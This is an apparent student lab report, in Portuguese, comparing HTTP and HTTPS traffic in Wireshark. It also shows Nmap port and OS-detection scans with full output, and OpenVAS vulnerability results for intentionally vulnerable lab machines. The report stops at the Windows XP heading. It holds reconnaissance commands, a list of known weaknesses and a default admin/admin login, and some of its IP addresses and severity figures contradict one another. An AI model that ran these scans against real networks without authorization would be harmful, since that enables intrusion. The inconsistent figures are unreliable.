Em termos de segurança, o **serviço SSH** representa uma evolução significativa em relação ao Telnet. Enquanto o **Telnet** transmite dados em **texto simples**, expondo **credenciais** e **comandos** a eventuais **intercetações**, o **SSH** garante a **confidencialidade e integridade da comunicação** através de mecanismos de **criptografia robustos**. Por estas razões, o **Telnet** é hoje considerado um protocolo **obsoleto e inseguro**, sendo fortemente desaconselhado em qualquer rede moderna. Assim, a adoção do **SSH** deve ser vista como uma **prática essencial** para garantir a **segurança nas ligações remotas** a sistemas informáticos.

## Serviço HTTP E HTTPS

Para a realização deste exercício, foi utilizada a **VM 4 (Windows XP) como cliente** responsável por gerar o tráfego de rede. A **máquina 2 (Sniffer)** foi usada para capturar esse tráfego, recorrendo à ferramenta **Wireshark**, que escutou a interface eth0.

Os sites utilizados para a geração de tráfego foram:

**HTTP:** <http://neverssl.com> – para observar comunicação sem encriptação;

**HTTPS:** <https://example.com> – para observar comunicação cifrada;

Através do **Wireshark** foi possível seguir o fluxo das ligações, utilizando a funcionalidade **"Follow HTTP Stream"**, o que permitiu reconstruir o conteúdo trocado entre cliente e servidor.

## Serviço HTTP:




Figura 37 - Escutar interface eth0




Figura 36 - http.pcap

Como podemos observar, o ficheiro de captura do HTTP mostra todas as **informações em texto plano** o que não garante a **confidencialidade** das informações do usuário.

## Serviço HTTPS:




Figura 39 - Escutar interface eth0




Figura 38 - https.pcap

Como podemos observar, o ficheiro de captura do HTTPS mostra que todas as **informações estão encriptadas** o que garante a **confidencialidade** das informações do usuário.

## Comparação HTTP Vs HTTPS:

Como podemos observar, existe uma diferença significativa entre o protocolo **HTTP** e o **HTTPS** no que diz respeito à **segurança da informação transmitida**. O **HTTP** transmite os dados em **texto claro**, o que significa que qualquer utilizador com acesso à rede pode facilmente **visualizar o conteúdo das comunicações**, incluindo **páginas visitadas, nomes de utilizador e palavras-passe**.

Por outro lado, o **HTTPS** utiliza **encriptação através de SSL/TLS**, garantindo que toda a informação trocada entre cliente e servidor **está protegida contra intercepção**. Durante a análise com o **sniffer**, foi possível verificar todos os **detalhes da comunicação HTTP**, enquanto, no caso do **HTTPS**, apenas os **metadados** do protocolo eram **visíveis**, estando o conteúdo real **cifrado**.

## Análise de Vulnerabilidades e Testes de Intrusão com Nmap, OpenVAS e Metasploit

### Nmap

#### Introdução ao Nmap

O **Nmap** é uma ferramenta poderosa de código aberto amplamente utilizada para **varrimento e análise de redes**. Esta ferramenta permite identificar **dispositivos ativos, portas abertas, serviços em execução e até mesmo determinar os sistemas operativos** presentes nas máquinas analisadas.

No nosso laboratório, utilizámos o Nmap para **mapear portas e serviços disponíveis**, assim como **identificar o sistema operativo** de cada máquina na rede. Essas informações são essenciais para **compreender a estrutura** e configuração do ambiente de rede em estudo.

No contexto da **cibersegurança** e do **hacking ético**, o Nmap é uma das ferramentas mais utilizadas na fase de **reconhecimento**. Pois oferece aos profissionais uma **visão detalhada do alvo** antes de qualquer tentativa de **exploração**, permitindo assim identificar **potenciais vulnerabilidades, pontos de entrada e falhas de configuração** que possam ser exploradas.

## Varredura de Portas e Serviços

Para identificar quais **portas estão abertas** e quais **serviços estão ativos** nas máquinas da rede, realizámos uma varredura utilizando o seguinte comando.

```
(kali@kali) - [~/Desktop]
$ sudo nmap -sS 10.120.59.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 10:08 EDT
Nmap scan report for 10.120.59.1
Host is up (0.00091s latency).
All 1000 scanned ports on 10.120.59.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap scan report for 10.120.59.100
Host is up (0.0022s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet

Nmap scan report for 10.120.59.101
Host is up (0.0026s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap scan report for 10.120.59.102
Host is up (0.0019s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.54 seconds
```

Figura 40 - Varrimento de portas e serviços

### Portas Encontradas

| Maquinas Encontradas | Portas Abertas |              |
|----------------------|----------------|--------------|
|                      | Porta          | Serviço      |
| 10.120.59.100        | 22             | ssh          |
|                      | 23             | telnet       |
| 10.120.59.101        | 135            | msrpc        |
|                      | 139            | netbios-ssn  |
|                      | 445            | microsoft-ds |
| 10.120.59.102        | 22             | ssh          |
|                      | 80             | http         |
|                      | 111            | rpcbind      |
|                      | 139            | netbios-ssn  |
|                      | 443            | https        |
|                      | 32768          | filenet-tms  |

Tabela 2 - Portas Encontradas

## Deteção dos sistemas operativos

Para identificar quais os **sistemas operativos** das máquinas na rede, realizamos uma varredura de rede com o nmap usando o comando

```
(kali@kali) [~/Desktop]
$ sudo nmap -O 10.120.59.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 10:35 EDT
Nmap scan report for 10.120.59.1
Host is up (0.0012s latency).
All 1000 scanned ports on 10.120.59.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 10.120.59.100
Host is up (0.0028s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops

Nmap scan report for 10.120.59.101
Host is up (0.0033s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 2 hops

Nmap scan report for 10.120.59.102
Host is up (0.0023s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 8.87 seconds
```

Figura 41 - Varrimento dos sistemas operativos

## Sistemas Operativos encontrados

- **Máquina 2 (192.168.59.1):**
  - **Device type:** general purpose|router
  - **Running:** linux 4.X|5.X, MikroTik RouterOS 7.X
  - **OS CPE:** cpe:/o:linux:linux\_kernel:4 cpe:/o:linux:linux\_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux\_kernel:5.6.3
  - **OS details:** linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
- **Máquina 3 (192.168.59.100):**
  - **Device type:** general purpose|router
  - **Running:** linux 4.X|5.X, MikroTik RouterOS 7.X
  - **OS CPE:** cpe:/o:linux:linux\_kernel:4 cpe:/o:linux:linux\_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux\_kernel:5.6.3
  - **OS details:** linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)

- **Máquina 4 (192.168.59.101):**
  - **Device type:** specialized|general purpose
  - **Running:** AKCP embedded, General Dynamics embedded, Microsoft Windows 2000|2003|XP
  - **OS CPE:** cpe:/o:microsoft:windows\_2000::sp4  
cpe:/o:microsoft:windows\_server\_2003  
cpe:/o:microsoft:windows\_xp::sp2
  
- **Máquina 5 (192.168.1.102):**
  - **Device type:** general purpose
  - **Running:** linux 2.4.X
  - **OS CPE:** cpe:/o:linux:linux\_kernel:2.4
  - **OS details:** linux 2.4.9 - 2.4.18 (likely embedded)

## Conclusão

Através da utilização da ferramenta Nmap, foi possível realizar uma análise detalhada da sub-rede **10.120.59.0/24**, identificando não só **os serviços expostos em cada máquina**, mas também os respectivos **sistemas operativos em execução**. Esta informação é essencial tanto para administração de redes como em contextos de **hacking ético e auditorias de segurança**.

Foram encontradas **quatro** máquinas ativas, com diferentes configurações:

Algumas máquinas apresentavam serviços abertos como **SSH, HTTP, Telnet, SMB e RDP**, que permitem interações remotas e partilha de dados.

Em relação aos sistemas operativos, foi possível identificar máquinas com **Linux (várias versões do kernel)**, incluindo sistemas embutidos e um dispositivo com **MikroTik RouterOS**, bem como uma máquina com **Windows XP SP2/SP3**, um sistema desatualizado e vulnerável.

# OpenVAS

## Introdução ao OpenVAS

Nesta fase do trabalho, iremos utilizar o **OpenVAS (Open Vulnerability Assessment System)**, uma poderosa ferramenta de **análise de vulnerabilidades**, para examinar as **três máquinas identificadas no laboratório**. O objetivo é identificar falhas de segurança conhecidas nos sistemas e serviços que estas máquinas têm expostos, com base em bases de dados atualizadas de vulnerabilidades.

O OpenVAS realiza varreduras detalhadas que simulam o comportamento de um atacante, procurando por **configurações incorretas**, **serviços desatualizados**, **falhas conhecidas (CVEs)**, entre outros riscos.

No contexto do **hacking ético** e da **cibersegurança defensiva**, o uso do OpenVAS é fundamental para realizar **auditorias de segurança**, ajudar na **correção preventiva de falhas** e reforçar a proteção da infraestrutura antes que estas vulnerabilidades possam ser exploradas por agentes maliciosos.

Com esta análise, pretendemos avaliar o **nível de risco** associado a cada máquina e obter recomendações sobre as **ações de mitigação** mais adequadas.

## Documentação da Ferramenta

A documentação do **openVAS** pode ser acedida através dos seguintes sites:

- **Site Oficial OpenVAS:** [OpenVAS](#)
- **Manual de Utilização da Ferramenta:** [Kali Linux Install Guide](#)

## Instalação do OpenVAS

Durante a tentativa de instalação da ferramenta **OpenVAS**, seguiram-se os **passos indicados na documentação oficial**. No entanto, ocorreram diversos erros ao longo do processo, os quais **comprometeram** tanto a **instalação** como o **funcionamento** correto da ferramenta.



Foram testadas várias **alternativas de instalação**, incluindo **via repositórios oficiais, clonagem a partir do GitHub e execução por meio de containers Docker**. Apesar das diferentes abordagens, nenhuma resultou numa instalação funcional.

Face a estas dificuldades, optámos por uma solução alternativa: **utilizar uma imagem pré-configurada do OpenVAS**. A imagem utilizada foi obtida através do link oficial da Greenbone:

[Greenbone-Enterprise-TRIAL-24.10.2-VirtualBox.ova](#).

Esta máquina virtual foi **integrada no ambiente** de rede do nosso laboratório, permitindo aceder ao serviço **OpenVAS** a partir da **máquina #1**, garantindo assim a continuidade dos testes e das análises de vulnerabilidades.

## Utilização do OpenVAS para Varredura de Vulnerabilidades

### Nota:

Este exercício foi realizado num **computador diferente** daquele utilizado nas etapas anteriores, o qual possui **uma configuração de DHCP distinta**. Como resultado, os **endereços IP** atribuídos às máquinas virtuais neste ambiente são diferentes dos anteriormente utilizados.

Para utilizar a ferramenta **OpenVAS**, acedemos ao serviço através do navegador, utilizando o endereço IP do servidor onde a ferramenta está instalada:

<http://192.168.1.11>

As credenciais de acesso à plataforma são:

- **Username:** admin
- **Password:** admin

## Adicionar os Alvos (Targets)

Após aceder à interface do OpenVAS, iniciámos a configuração dos alvos a analisar. Para isso, navegámos até:

- **Configuration > Targets > Add Target**

Aqui foram inseridos os endereços IP das máquinas a analisar, bem como outras opções relevantes, como o nome do alvo e as configurações de port scanning.



Targets 3 of 3

| Name ↑    | Hosts ↑↓     | IPs ↑↓ | Port List ↑↓          | Credentials | Actions                                                                                                                                                                                                                                                     |
|-----------|--------------|--------|-----------------------|-------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| kioprix   | 10.120.59.10 | 1      | All IANA assigned TCP |             |    |
| maquina3  | 10.120.59.12 | 1      | All IANA assigned TCP |             |    |
| windowsxp | 10.120.59.11 | 1      | All IANA assigned TCP |             |    |

Figura 42 - Criação dos Targets

## Criar uma Tarefa de Varredura (Scan Task)

Com os alvos definidos, procedemos à criação das tarefas de varredura:

- **Scans > Tasks > Create Task > New Task**

Nesta etapa, associámos os alvos previamente definidos, escolhemos um perfil de scan e configurámos as opções de execução.



| Name ↑       | Status ↑↓ | Reports ↑↓ | Last Report ↑↓ | Severity ↑↓ | Trend ↑↓ | Actions                                                                                                                                                                                                                                                                                                                                                 |
|--------------|-----------|------------|----------------|-------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Scan Kali    | New       |            |                |             |          |     |
| Scan Kioprix | New       |            |                |             |          |     |
| Scan Windows | New       |            |                |             |          |     |

Figura 43 - Criação dos "scans"

## Executar a Varredura

Com tudo configurado, iniciámos a tarefa de scan. O OpenVAS procedeu à análise das máquinas-alvo em busca de vulnerabilidades conhecidas, serviços expostos e outras informações de segurança relevantes.

Após a conclusão, os resultados ficaram disponíveis na interface gráfica, permitindo a análise detalhada dos riscos encontrados, incluindo a sua severidade, descrição e possíveis recomendações de mitigação.




Figura 44 - Varredura das vulnerabilidades

### Reports Obtidos



Figura 45 - Reports obtidos

Após a execução dos três scans, foi gerado um relatório detalhado para cada tarefa, apresentando o número de vulnerabilidades identificadas e seus respectivos níveis de risco. Essas análises fornecem uma visão clara da segurança de cada máquina, permitindo uma avaliação precisa das ameaças e a priorização das medidas corretivas necessárias.

Kioptrix



Figura 46 - Kioptrix Report

Vulnerabilidades por Risco:

Alto

| Vulnerability                                      | Severity   | QoD  | Host IP      | Name | Location | EPSS Score | Percentage | Created                   |
|----------------------------------------------------|------------|------|--------------|------|----------|------------|------------|---------------------------|
| Webalizer Cross Site Scripting Vulnerability       | 7.5 (High) | 80 % | 10.120.59.10 |      | 80/tcp   | N/A        | N/A        | Tue, May 13, 2025 9:38 PM |
| Webalizer Cross Site Scripting Vulnerability       | 7.5 (High) | 80 % | 10.120.59.10 |      | 443/tcp  | N/A        | N/A        | Tue, May 13, 2025 9:38 PM |
| SSL/TLS: Report Vulnerable Cipher Suites for HTTPS | 7.5 (High) | 98 % | 10.120.59.10 |      | 443/tcp  | N/A        | N/A        | Tue, May 13, 2025 9:38 PM |
| Deprecated SSH-1 Protocol Detection                | 7.5 (High) | 80 % | 10.120.59.10 |      | 22/tcp   | N/A        | N/A        | Tue, May 13, 2025 9:38 PM |

Figura 47 - Vulnerabilidades com risco alto

| Nome da Vulnerabilidade                            | Porta   | Severidade |
|----------------------------------------------------|---------|------------|
| Webalizer Cross Site Scripting Vulnerability       | 80/tcp  | 7.5 (Alta) |
| Webalizer Cross Site Scripting Vulnerability       | 443/tcp | 7.5 (Alta) |
| SSL/TLS: Report Vulnerable Cipher Suites for HTTPS | 443/tcp | 7.5 (Alta) |
| Deprecated SSH-1 Protocol Detection                | 22/tcp  | 7.5 (Alta) |

Tabela 3 - Vulnerabilidades encontradas com risco alto

Médio





| Vulnerability ↑↓                                                                     | Severity ↑↓                                                                                    | QoD ↑↓ | Host IP ↑↓   | Name ↑↓ | Location ↑↓ | EPSS Score ↑↓ | Percentage ↑↓ | Created ↑↓                |
|--------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------|--------|--------------|---------|-------------|---------------|---------------|---------------------------|
| Apache HTTP Server UserDir Sensitive Information Disclosure                          |  5.0 (Medium) | 70 %   | 10.120.59.10 |         | 80/tcp      | N/A           | N/A           | Tue, May 13, 2025 9:39 PM |
| Apache HTTP Server UserDir Sensitive Information Disclosure                          |  5.0 (Medium) | 70 %   | 10.120.59.10 |         | 443/tcp     | N/A           | N/A           | Tue, May 13, 2025 9:39 PM |
| HTTP Debugging Methods (TRACE/TRACK) Enabled                                         |  5.8 (Medium) | 99 %   | 10.120.59.10 |         | 80/tcp      | N/A           | N/A           | Tue, May 13, 2025 9:38 PM |
| HTTP Debugging Methods (TRACE/TRACK) Enabled                                         |  5.8 (Medium) | 99 %   | 10.120.59.10 |         | 443/tcp     | N/A           | N/A           | Tue, May 13, 2025 9:39 PM |
| SSL/TLS: Certificate Expired                                                         |  5.0 (Medium) | 99 %   | 10.120.59.10 |         | 443/tcp     | N/A           | N/A           | Tue, May 13, 2025 9:38 PM |
| SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection                               |  5.9 (Medium) | 98 %   | 10.120.59.10 |         | 443/tcp     | N/A           | N/A           | Tue, May 13, 2025 9:38 PM |
| SSL/TLS: Known Untrusted / Dangerous Certificate Authority (CA) Detection            |  5.9 (Medium) | 99 %   | 10.120.59.10 |         | 443/tcp     | N/A           | N/A           | Tue, May 13, 2025 9:38 PM |
| SSL/TLS: Report Weak Cipher Suites                                                   |  5.9 (Medium) | 98 %   | 10.120.59.10 |         | 443/tcp     | N/A           | N/A           | Tue, May 13, 2025 9:38 PM |
| SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less than 2048 bits |  5.3 (Medium) | 80 %   | 10.120.59.10 |         | 443/tcp     | N/A           | N/A           | Tue, May 13, 2025 9:38 PM |
| Weak Host Key Algorithm(s) (SSH)                                                     |  5.3 (Medium) | 80 %   | 10.120.59.10 |         | 22/tcp      | N/A           | N/A           | Tue, May 13, 2025 9:38 PM |

Figura 48 - Vulnerabilidades com risco médio

| Nome da Vulnerabilidade                                                      | Porta   | Severidade  |
|------------------------------------------------------------------------------|---------|-------------|
| Apache HTTP Server UserDir Sensitive Information Disclosure                  | 80/tcp  | 5.0 (Média) |
| Apache HTTP Server UserDir Sensitive Information Disclosure                  | 443/tcp | 5.0 (Média) |
| HTTP Debugging Methods (TRACE/TRACK) Enabled                                 | 80/tcp  | 5.8 (Média) |
| HTTP Debugging Methods (TRACE/TRACK) Enabled                                 | 443/tcp | 5.8 (Média) |
| SSL/TLS: Certificate Expired                                                 | 443/tcp | 5.0 (Média) |
| SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection                       | 443/tcp | 5.9 (Média) |
| SSL/TLS: Known Untrusted / Dangerous Certificate Authority (CA) Detection    | 443/tcp | 5.9 (Média) |
| SSL/TLS: Report Weak Cipher Suites                                           | 443/tcp | 5.9 (Média) |
| SSL/TLS: Server Certificate / Certificate in Chain with RSA keys < 2048 bits | 443/tcp | 5.3 (Média) |
| Weak Host Key Algorithm(s) (SSH)                                             | 22/tcp  | 5.3 (Média) |

Tabela 4 - Vulnerabilidades encontradas com risco médio

Baixo



| Vulnerability ↑↓                                                                        | Severity ↑                                                                                    | QoD ↑↓ | Host IP ↑↓   | Name ↑↓ | Location ↑↓ | EPSS Score ↑↓ | Percentage ↑↓ | Created ↑↓                |
|-----------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------|--------|--------------|---------|-------------|---------------|---------------|---------------------------|
| ICMP Timestamp Reply Information Disclosure                                             |  2.1 (Low) | 80 %   | 10.120.59.10 |         | general/cmp | N/A           | N/A           | Tue, May 13, 2025 9:38 PM |
| TCP Timestamps Information Disclosure                                                   |  2.6 (Low) | 80 %   | 10.120.59.10 |         | general/tcp | N/A           | N/A           | Tue, May 13, 2025 9:38 PM |
| Weak MAC Algorithm(s) Supported (SSH)                                                   |  2.6 (Low) | 80 %   | 10.120.59.10 |         | 22/tcp      | N/A           | N/A           | Tue, May 13, 2025 9:38 PM |
| SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE) |  3.4 (Low) | 80 %   | 10.120.59.10 |         | 443/tcp     | N/A           | N/A           | Tue, May 13, 2025 9:38 PM |
| SSL/TLS: 'DHE_EXPORT' MITM Security Bypass Vulnerability (Logjam)                       |  3.7 (Low) | 80 %   | 10.120.59.10 |         | 443/tcp     | N/A           | N/A           | Tue, May 13, 2025 9:38 PM |

Figura 49 - Vulnerabilidades com risco baixo

| Nome da Vulnerabilidade                                                   | Porta        | Severidade  |
|---------------------------------------------------------------------------|--------------|-------------|
| ICMP Timestamp Reply Information Disclosure                               | general/icmp | 2.1 (Baixa) |
| TCP Timestamps Information Disclosure                                     | general/tcp  | 2.6 (Baixa) |
| Weak MAC Algorithm(s) Supported (SSH)                                     | 22/tcp       | 2.6 (Baixa) |
| SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure (POODLE) | 443/tcp      | 3.4 (Baixa) |
| SSL/TLS: 'DHE_EXPORT' MITM Security Bypass Vulnerability (Logjam)         | 443/tcp      | 7.0 (Alta)  |

Tabela 5 - Vulnerabilidades encontradas com risco baixo

## Resumo do Relatório

- **Classificação de Severidade: Alta (7.5)**
- **Número de Vulnerabilidades:**
  - **Alta: 4**
  - **Média: 20**
  - **Baixa: 5**
  - **Log: 48**
  - **Falsos Positivos: 0**

**Resumo:** Foram detectadas 4 vulnerabilidades de alto risco e um grande número de eventos de log (48), indicando que esta máquina pode estar comprometida ou vulnerável a ataques.

## Kali Linux




Figura 50 - Kali Linux report

Vulnerabilidades Por Risco:

Baixo

| Vulnerability ↑↓                            | Severity ↑↓                                                                                 | QoD ↑↓ | Host<br>IP ↑↓ | Name ↑↓ | Location ↑↓  | EPSS<br>Score ↑↓ | Percentage ↑↓ | Created ↑↓                |
|---------------------------------------------|---------------------------------------------------------------------------------------------|--------|---------------|---------|--------------|------------------|---------------|---------------------------|
| ICMP Timestamp Reply Information Disclosure |  2.1 (Low) | 80 %   | 10.120.59.12  |         | general/icmp | N/A              | N/A           | Tue, May 13, 2025 9:28 PM |

Figura 51 - Vulnerabilidades com risco baixo

| Nome da Vulnerabilidade                     | Porta        | Severidade  |
|---------------------------------------------|--------------|-------------|
| ICMP Timestamp Reply Information Disclosure | general/icmp | 2.1 (Baixa) |

Tabela 6 - Vulnerabilidades encontradas com risco baixo

Resumo do relatório

- **Classificação de Severidade: Baixa (2.1)**
- **Número de Vulnerabilidades:**
  - **Alta: 0**
  - **Média: 1**
  - **Baixa: 4**
  - **Log: 4**
  - **Falsos Positivos: 0**

**Resumo:** Esta máquina apresenta uma vulnerabilidade de médio risco e algumas vulnerabilidades de baixo impacto.

## Windows XP

